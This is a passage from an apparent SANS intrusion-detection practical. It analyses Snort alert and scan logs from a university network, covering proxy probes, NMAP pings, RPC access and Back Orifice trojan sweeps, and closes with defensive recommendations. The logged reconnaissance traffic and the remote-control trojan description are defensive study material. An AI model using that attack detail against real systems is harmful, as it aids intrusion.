2. MY.NET.83.53
3. MY.NET.150.133
4. MY.NET.70.97
5. MY.NET.70.70
6. MY.NET.150.143
7. MY.NET.70.80
8. MY.NET.99.39
9. MY.NET.150.220
10. MY.NET.88.162

WinGate 1080 Attempt

Sample trace from alert log alert.011101.gz:

11/01-15:24:04.399445 [**] WinGate 1080 Attempt [**] 152.163.191.64:36404 -> MY.NET.151.79:1080
11/01-18:59:12.123024 [**] WinGate 1080 Attempt [**] 152.163.191.64:43798 -> MY.NET.98.164:1080

Description:
WinGate is a popular proxy server program that allows sharing of network connections.

Analysis:
Misconfigured proxy servers or rogue proxy servers can be used to bounce malicious traffic off of the proxy server obfuscating the identity of the cracker. Analysis of the, logs show that MY.NET.98.112 is the destination IP receiving the most traffic.

Analysis of the scan logs for activity from MY.NET.98.112, show activity taking place from MY.NET.98.112 to multiple external IP addresses. The majority of this traffic appears to be Kazaa file sharing traffic destined for port 1214 as shown in the sample from the 1101 scan logs shown below.
Logs from scan log scans.011101.gz
Nov 1 14:19:06 MY.NET.98.112:4082 -> 65.31.170.223:1214 SYN **S*****
Nov 1 14:19:06 MY.NET.98.112:4083 -> 66.108.105.160:1214 SYN **S*****
Nov 1 14:19:06 MY.NET.98.112:4087 -> 217.81.6.20:1214 SYN **S*****
Nov 1 14:19:06 MY.NET.98.112:4079 -> 24.23.92.16:1214 SYN **S*****
Nov 1 14:19:06 MY.NET.98.112:4081 -> 65.107.194.74:1214 SYN **S*****
Nov 1 14:19:06 MY.NET.98.112:4080 -> 24.250.126.252:1214 SYN **S****

This is not the type of traffic one would expect to see if crackers were bouncing traffic off of an open proxy server. None the less, a scan for open proxy servers should be performed across the entire network to ensure that there are no rogue proxy servers running.

"Top Talkers:"

1. MY.NET.98.112
2. MY.NET.151.79
3. MY.NET.98.201
4. MY.NET.97.207
5. MY.NET.97.143
6. MY.NET.60.11
7. MY.NET.55.59
8. MY.NET.99.62
9. MY.NET.98.246
10. MY.NET.98.199

***NMAP TCP ping!**

Sample trace:
[11/01-11:39:08.328725 [**] NMAP TCP ping! [**] 64.152.70.68:80 -> MY.NET.1.8:53
11/01-11:39:13.323495 [**] NMAP TCP ping! [**] 64.152.70.68:53 -> MY.NET.1.8:53

11/01-11:39:13.323539 [**] NMAP TCP ping! [**] 64.152.70.68:80 -> MY.NET.1.8:53

Description:
The NMAP scanner has the capability to perform a "TCP ping" sweep on networks. This is used in network reconnaissance to determine if a particular host is listening on the ports scanned.

Analysis:
The traces supplied above show traffic between port 80 on the source machine to port 53 on the target machine. The same pattern is true for all of the traces in the log. Because of the fact that all of the traces come from non-ephemeral ports (ports below 1024), it would appear that the sender is attempting to hide their activity by using well known ports such as 80 and 53.
From the data in the logs, it is not possible to determine if this is normal DNS queries which have exceeded the 512 byte limit for UDP requests and are using TCP to query the DNS server.
The most active external address was 64.152.70.68. The following whois information was gathered from www.samspade.org:

> Level 3 Communications, Inc. (NETBLK-LC-ORG-ARIN)
> 1025 Eldorado Boulevard
> Broomfield, CO 80021
> US

Level 3 Communications is a global corporation that "provides underlying infrastructure for many of the most respected household names in the communications and Internet industries ("The Level 3 Story" http://www.level3.com/us/corporate/story)." This IP address does not appear to be bound to a web server or DNS server. Level 3 Communications most likely has a compromised host in its network. Depending on the university's policy, a security analyst should contact network security personnel at Level 3 Communications to discuss this activity.

"Top Talkers:"
A majority of the "NMAP TCP ping" logs generated came from source 64.152.70.68 targeting MY.NET.1.8:53.

1. MY.NET.1.8
2. MY.NET.1.4
3. MY.NET.1.3
4. MY.NET.1.9
5. MY.NET.1.5
6. MY.NET.137.7

SUNRPC highport access

Sample trace:
[**SUNRPC highport access! [**207.176.23.75:23 -> MY.NET.99.234:32771

Description:
RPC is a well-known service with many vulnerabilities. This event is triggered when a host is accessed or access is attempted on port 32771.

Analysis:
If this service is not required, it should be disabled on all servers in the network. A majority of the logged data was triggered by RPC access to MY.NET.99.234 and MY.NET.60.11.
The external IP address that was the most active was 207.176.23.75. The trace below taken from alert logs found in alert.011101.gz shows the activity:

11/01-09:08:09.058612 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:09.216110 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:21.540908 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:21.754107 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:22.779477 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:23.131818 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:23.967254 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:24.015138 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:24.036139 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:24.759613 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:27.870193 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:29.993405 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:08:30.013498 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:09:27.117953 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:09:27.163235 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:09:27.180489 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771

11/01-09:09:28.149457 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:09:28.172499 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:12:11.580479 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:15:30.552722 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:15:30.645518 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:15:30.702651 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:15:31.066815 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771
11/01-09:31:46.139829 [**] SUNRPC highport access! [**] 207.176.23.75:23 -> MY.NET.99.234:32771

This trace appears to be showing only half of a 2-way Telnet conversation between MY.NET.99.234:32771 and 207.176.23.75:23. This appears to be normal Telnet traffic in which the initial communication to the Telnet server was sent from source port 32771. This is most likely a false positive.

Other logs show communication to destination port 32771 from ephemeral ports. The following logs show multiple external IP addresses connecting to Sun RPC port 32771 on MY.NET.60.11:

11/05-19:23:33.449159 [**] SUNRPC highport access! [**] 209.11.91.58:59368 -> MY.NET.60.11:32771
11/05-19:24:16.675193 [**] SUNRPC highport access! [**] 129.118.49.48:36864 -> MY.NET.60.11:32771
11/05-19:24:39.709490 [**] SUNRPC highport access! [**] 20.5.74.124:4848 -> MY.NET.60.11:32771
11/05-19:27:12.473648 [**] SUNRPC highport access! [**] 209.246.228.102:29118 -> MY.NET.60.11:32771
11/05-19:27:59.249226 [**] SUNRPC highport access! [**] 209.246.228.142:19872 -> MY.NET.60.11:32771
11/05-19:28:48.989045 [**] SUNRPC highport access! [**] 209.11.91.43:6193 -> MY.NET.60.11:32771
11/05-19:33:14.318541 [**] SUNRPC highport access! [**] 203.139.35.124:40798 -> MY.NET.60.11:32771
11/05-19:38:55.487778 [**] SUNRPC highport access! [**] 206.32.22.34:50919 -> MY.NET.60.11:32771

Because of these logs and other activity shown in other alert logs, it is highly probable that MY.NET.60.11 is compromised and should be removed from the

network to be inspected(see logs reported under “High port 65535 udp - possible Red Worm” for further evidence).
All of the computers in the “Top Talkers” list should be checked for RPC vulnerabilities and for the possibility of already having been compromised.

“Top Talkers:”

1. MY.NET.99.234
2. MY.NET.60.11
3. MY.NET.5.76
4. MY.NET.253.52
5. MY.NET.83.37
6. MY.NET.16.42
7. MY.NET.104.116

Back Orifice

Sample trace from alert log alert.011101.gz:

```
11/01-05:30:59.303734  [**] Back Orifice [**] 202.133.158.113:1025 ->
MY.NET.98.21:31337
11/01-05:30:59.307628  [**] Back Orifice [**] 202.133.158.113:1025 ->
MY.NET.98.23:31337
11/01-05:30:59.307685  [**] Back Orifice [**] 202.133.158.113:1025 ->
MY.NET.98.24:31337
11/01-05:30:59.472467  [**] Back Orifice [**] 202.133.158.113:1025 ->
MY.NET.98.53:31337
11/01-05:30:59.508776  [**] Back Orifice [**] 202.133.158.113:1025 ->
MY.NET.98.57:31337
11/01-05:30:59.508826  [**] Back Orifice [**] 202.133.158.113:1025 ->
MY.NET.98.59:31337
11/01-05:30:59.508876  [**] Back Orifice [**] 202.133.158.113:1025 ->
MY.NET.98.58:31337
```

Description:
Back Orifice is a program that runs on Windows and is capable of allowing full remote control of a computer, including file transfer, key stroke logging and program execution. The machine running the Back Orifice server would most likely be completely unaware that the application is running because it does not appear in the Windows task list.

Analysis:
The logs reflect IP address 202.133.158.113 communicating with approximately 35 different machines on the university network all within the MY.NET.98.0/24 range. The following whois information was gathered from www.apnic.net regarding 202.133.158.113:

inetnum 202.133.144.0 - 202.133.191.255

netname TELECOMASIA
descr TelecomAsia Corporation
descr Rachadaphisek Road, Huai Khwang, Bangkok
descr THAILAND
country TH
admin-c PC8-TH, inverse
tech-c PC8-TH, inverse
mnt-by APNIC-HM, inverse
mnt-lower MAINT-TELECOMASIA-AP, inverse
changed hostmaster@apnic.net 20010706
source APNIC

This activity could indicate that these machines are infected with Back Orifice but there is not enough data in the logs to come to that conclusion. It would be worth the effort to analyze each of these machines for Back Orifice. Because the source address is the same in all of these scans, the IP address 202.133.158.113 should be added to a griffin or Watch list to track all future activity. Depending on the university policy, a security analyst should contact the responsible staff in Thailand regarding these scans.

"Top Talkers:"
202.133.158.113:1025

SNMP public access

Sample trace:
11/01-15:18:56.957531 [**] SNMP public access [**] MY.NET.88.238:1089 -> MY.NET.16.14:161
11/01-15:19:06.972572 [**] SNMP public access [**] MY.NET.88.238:1089 -> MY.NET.16.14:161
11/01-15:19:20.992947 [**] SNMP public access [**] MY.NET.88.238:1089 -> MY.NET.16.14:161

Description:
SNMP is the Simple Network Management Protocol and is used for monitoring and controlling hosts on a network. If not configured properly, SNMP can allow leakage of vital network information or even allow an attacker to change system information.

Analysis:
A majority of this traffic is generated from within the network by MY.NET.88.238. This IP appears to be connecting to other internal SNMP servers within the network. No other activity was logged in the alert, scan or out-of-spec files for this IP address.

Because of the amount of data that can be extracted from SNMP servers, it is recommended that the SNMP community string be modified, that the access type be read-only and that access be restricted by IP address.

"Top Talkers:"

1. MY.NET.88.238
2. MY.NET.16.14
3. MY.NET.0.0
4. MY.NET.190.13

Network scan logs:

The network scan logs revealed a great deal about the type of network activity taking place. The following outlines the findings from the scan logs.

Possible false positives:

Much of the activity appears to be gaming (MSN gaming zone 28800-29000, Half-Life 888 and 27005), RealAudio (port 6970), IRC chat, Gnutella, streaming video (port 7000) and other popular programs.

Sample:

```
Nov  1 14:24:31 MY.NET.160.114:888 -> 67.163.134.149:27005 UDP
Nov  1 14:24:31 MY.NET.160.114:888 -> 216.254.89.38:27005 UDP
Nov  1 14:24:31 MY.NET.160.114:888 -> 200.167.225.60:27005 UDP
Nov  1 14:24:31 MY.NET.160.114:888 -> 35.11.172.144:27005 UDP
Nov  1 14:24:31 MY.NET.160.114:888 -> 4.40.36.100:27005 UDP
Nov  1 14:24:31 MY.NET.160.114:888 -> 62.166.18.9:27005 UDP
Nov  1 14:24:31 MY.NET.160.114:888 -> 24.13.205.61:27005 UDP
```

This trace shows MY.NET.160.114 on source port 888 connecting to multiple hosts on UDP port 27005. The source and destination and protocol used suggest that this is "Half-Life" gaming activity. (http://www.incidents.org/detect/gaming.php, http://www.sans.org/y2k/010300-1230.htm)

Other notable activity:

In the scan logs, a great deal of activity is from MY.NET.100.230:32781. There are no known Trojans listed on the most popular security sites that use UDP source port 32781. Because this host continually targets destination port 53 (DNS), it may be that this is a DNS server configured to query from source port 32781. If this is the case, this host name should be added into the snort.conf file as DNS server to avoid future false positives. Otherwise, this server should be analyzed for a Trojan or a scanning tool that crafts packets from source port 32781.

Defensive Recommendations:

- A firewall should be put in place to provide ingress filtering of ports and services
- A proxy firewall could be used to perform egress filtering to restrict the outbound ports and services available to the university network. This could be used to curb gaming and file sharing activity which degrade network performance.
- The snort configuration files should be reviewed to ensure that the proper IP addresses are being used in the snort.conf file
- The snort Watchlist should be updated to include the IP addresses that are most actively scanning or otherwise targeting the university network
- The snort portscan preprocessor configuration should be checked to ensure that DNS servers and other servers that render legitimate traffic that triggers portscan alerts is included as a ignored host
- Perform network port scans for proxy services listening on popular ports such as 1080, 8080 and 3128 and other services that should not be running to proactively eliminate these vulnerabilities

Analysis Methodology:

The most used commands for this analysis were cut, sort, grep and uniq UNIX commands. All analysis was performed on a Linux workstation using these commands. The following is a sample of a shell script written to cut, count and sort the files:

```
# this shell script will cut out the IP addresses based upon the use of " " as the
delimeter and then sort the
# results, get the unique lines using uniq –c and the sort numeric and reverse
results
# $1 is field number to begin cutting results from
# $2 is the input file
# $3 is the file to output to – if this file exists it will be overwritten!!!

Cut-d ' ' –f $1 $2 | sort | uniq –c | sort –nr > $3
```

Running this script against the log files, I was able to gather the top talkers for both source and destination IP addresses. I also used "grep –s 'search criteria' * " to search multiple files in order to correlate activity between scan, alert and OOS logs.

Bibliography:

SecuritTeam.com. 27 November 2001. 21 December 2001 <URL:http://www.securiteam.com/windowsntfocus/6D00T0U35G.html>

Unicode.org. 12 December 2001. 21 December 2001 < URL:http://www.unicode.org/charts/PDF/U0000.pdf>

Roesch, Martin. "Snort Users Manual Snort Release: 1.8.3." www.Snort.org. 21 December 2001 < URL:http://www.snort.org/docs/writing_rules/chap2.html>

Roesch, Martin. Snort 1.8.3 – Snort.conf

Roesch, Martin "Intrusion Detection – Snort Style." Writing New Rules: 145-157.

CheckPoint FireWall-1 Help file, version 4.1

Fyodor. "Remote OS Detection via TCP/IP Stack Fingerprinting" Insecure.org. 18 October 1998. 21 December 2001. <URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.html>

Fearnow, Matt. 7 February 2001. 21 December 2001 <URL: http://www.sans.org/y2k/020701.htm>

Public Release. "Check Point Firewall-1 RDP Bypass Vulnerability." 14 July 2001. 21 December 2001. <URL:http://www.inside-security.de/fw1_rdp.html>

"Advisory CA-2001-11 sadmind/IIS Worm." 8 May 2001. 23 December 2001. <URL:www.cert.org/advisories/CA-2001-11.html>

"Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)." 10 October 2000. 23 December 2001. <URL: http://www.kb.cert.org/vuls/id/111677>

"CVE-2000-0666" 13 October 2000. 23 December 2001. <URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0666>

Lueckerath, Arndt. "Project.honeynet." 20 September 2001. 23 December 2001. <URL: http://project.honeynet.org/scans/scan18/som/som19.txt>

Faber, Sidney L. "SANS Practical Assignment." 22 November 2000. 23 December 2001. <http://www.sans.org/y2k/practical/Sidney_Faber_gcia.doc>

Sun Microsystems, Inc. Security Bulletin. "sadmind." 29 December 1999. 23 December 2001. <URL: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba>

Northcutt, Stephen, and Cooper, Mark, and Fearnow, Matt, and Frederick, Karen. Intrusion Signatures and Analysis. Indiana: New Riders 2001

"Port Report for 27374 –SUBSEVEN." 23 December 2001. 23 December 2001 <URL:http://www1.dshield.org/port_report.php?port=27374>

Akerman, Richard. "Ports for Internet Services." 23 December 2001. <URL:http://www.chebucto.ns.ca/~rakerman/port-table.html>

www.networkice.com. "Ports Knowledgebase." 23 December 2001. <URL:http://www.networkice.com/advice/Exploits/Ports/default.htm>

Internet Security Systems. "Internet Security Systems Security Alert." 30 October 2001. 23 December 2001. <URL: http://xforce.iss.net/alerts/advise100.php>

Baker, Chris. "Intrusion Detection In Depth" 29 May 2001. 23 December 2001. <URL: http://www.giac.org/practical/Chris_Baker_GCIA.zip>

Pinkard, Becky. "Analyzing Anomalous Traffic." 11 June 2001. 23 December 2001. <URL: http://www.giac.org/practical/Becky_Pinkard_GCIA.zip>

RIPE Network Coordination Centre. 23 December 2001. <URL:http://www.ripe.net/ripencc/pub-services/db/whois/whois.html>

American Registery for Internet Numbers. 23 December 2001. <URL:http://www.arin.net/whois/index.html>

Sam Spade.org. 23 December 2001. <URL:http://www.samspade.org>

Asia Pacific Network Information Centre. 23 December 2001. 23 December 2001. <URL:http://www.apnic.net>

Dell, Anthony J. "Adore Worm – Another Mutation" 6 April 2001. 23 December 2001. <URL:http://www.sans.org/infosecFAQ/threats/mutation.htm>

Asadoorian, Paul. "Weird Kazaa Traffic." 22 October 2001. 23 December 2001. <URL:http://www.incidents.org/archives/intrusions/msg02185.html >

Miller, Toby. "It's the OS Fingerprinting Tool, Queso." August 2001. 23 December 2001. <URL: http://project.honeynet.org/scans/arch/scan5.txt>

www.Level3.com. "The Level 3 Story" 23 December 2001. <URL:http://www.level3.com/us/corporate/story>

Faud, Kahn. "GIAC Practical." 19 February 2001. 23 December 2001. <URL:http://www.giac.org/practical/Faud_Khan_GCIA.doc>

Last Updated: June 25th, 2018

Upcoming Training

SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
Security Operations Summit & Training 2018	New Orleans, LA	Jul 30, 2018 - Aug 06, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC503: Intrusion Detection In-Depth	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Tokyo Autumn 2018	Tokyo, Japan	Sep 03, 2018 - Sep 15, 2018	Live Event
SANS Amsterdam September 2018	Amsterdam, Netherlands	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS London September 2018	London, United Kingdom	Sep 17, 2018 - Sep 22, 2018	Live Event
SANS Network Security 2018	Las Vegas, NV	Sep 23, 2018 - Sep 30, 2018	Live Event
SANS Brussels October 2018	Brussels, Belgium	Oct 08, 2018 - Oct 13, 2018	Live Event
SANS Northern VA Fall- Tysons 2018	Tysons, VA	Oct 13, 2018 - Oct 20, 2018	Live Event
SANS Denver 2018	Denver, CO	Oct 15, 2018 - Oct 20, 2018	Live Event
SANS October Singapore 2018	Singapore, Singapore	Oct 15, 2018 - Oct 27, 2018	Live Event
Mentor Session - SEC503	Ankara, Turkey	Oct 31, 2018 - Dec 19, 2018	Mentor
Mentor Session - SEC503	Ballston, VA	Nov 01, 2018 - Dec 06, 2018	Mentor
SANS Dallas Fall 2018	Dallas, TX	Nov 05, 2018 - Nov 10, 2018	Live Event
San Diego Fall 2018 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Nov 12, 2018 - Nov 17, 2018	vLive
SANS San Diego Fall 2018	San Diego, CA	Nov 12, 2018 - Nov 17, 2018	Live Event
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
Tactical Detection & Data Analytics Summit & Training 2018	Scottsdale, AZ	Dec 04, 2018 - Dec 11, 2018	Live Event
SANS Cyber Defense Initiative 2018	Washington, DC	Dec 11, 2018 - Dec 18, 2018	Live Event
SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced